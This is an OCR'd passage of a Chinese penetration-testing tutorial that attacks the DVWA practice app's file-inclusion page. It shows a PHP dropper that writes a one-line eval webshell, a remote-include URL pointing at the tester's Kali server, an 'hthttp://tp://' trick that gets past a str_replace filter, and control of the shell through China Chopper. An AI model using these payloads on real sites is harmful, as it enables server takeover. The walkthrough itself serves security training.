
3.3 远程文件包含+webshell

建立远程服务器，本项目使用kali作为远程服务器




```
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defa
ult qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    link/ether 00:0c:29:24:94:d1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.106.138/24 brd 192.168.106.255 scope global dynamic noprefixr
oute eth0
       valid_lft 1371sec preferred_lft 1371sec
    inet6 fe80::20c:29ff:fe24:94d1/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
root@kali:~#
```

```
root@kali:~# service apache2 start

root@kali:~# vim /var/www/html/yangge500.txt
<?fputs(fopen("shell500.php","w"),'<?php eval($_POST[yangge500]);?>')?>
```




```
<?fputs(fopen("shell500.php","w"),'<?php eval($_POST[yangge500]);?>')?>
-- INSERT --                                              1,72          All
```




```
<?fputs(fopen("shell500.php","w"),'<?php eval($_POST[yangge500]);?>')?>
```

肉鸡端访问利用文件包含访问远程服务器后门文件



nerabilities/fi/?page=http://192.168.106.138/yangge500.txt


快查看生成了webshell文件了吗？



```
root@owaspbwa:~# ls /var/www/dvwa/vulnerabilities/fi/
help  include.php  index.php  shell200.php  shell20.php  shell50.php  source
root@owaspbwa:~#
```

没有生成


肉鸡重新访问



ities/fi/?page=hthttp://tp://192.168.106.138/yangge500.txt

hthttp://tp:// - http:// = http://


str_replace函数依然轻松绕过



```
root@owaspbwa:~# ls /var/www/dvwa/vulnerabilities/fi/
help          index.php     shell20.php   shell50.php
include.php  shell200.php  shell500.php  source
root@owaspbwa:~#
root@owaspbwa:~# more /var/www/dvwa/vulnerabilities/fi/shell500.php
<?php eval($_POST[yangge500]);?>
```

中国菜刀远程连接控制

```
http://192.168.106.134/dvwa/vulnerabilities/fi/shell500.php
```



```
http://192.168.106.134/dvwa/vulnerabilities/fi/shell200.php   -1   0.0.0.0                 2018
http://192.168.106.134/dvwa/vulnerabilities/fi/shell50.php    -1   0.0.0.0                 2018
http://192.168.106.134/dvwa/vulnerabilities/fi/shell20.php         ??|192.168.106.134      2018
http://www.maicaidao.com                                           <T>ADO</T...            2012
http://www.maicaidao.com                                           <T>ADO</T...            2012
http://www.maicaidao.com                                           <T>MYSQL<...            2012
```


添加SHELL

地址：://192.168.106.134/dvwa/vulnerabilities/fi/shell500.php yangg

配置：

备注：

默认类别 | PHP(Eval) | GB2312 | 添加



192.168.106.134


/var/www/dvwa/hackable/uploads/

192.168.106.134 目录(0),文件(2)

```
/
  var
    www
      dvwa
        hackable
          uploads
```

名称	时间	大小	属性
yangge.jpg	2018-09-15 23:12:48	22709	0644
shell1.php	2018-09-15 23:26:56	33	0644

5. 高安全级别渗透



Vulnerability: File Inclusion

File Inclusion Source

```
<?php

	$file = $_GET['page']; //The page we wish to display

	// Only allow include.php
	if ( $file != "include.php" ) {
		echo "ERROR: File not found!";
		exit;
	}

?>
```

包含的文件直接被写死！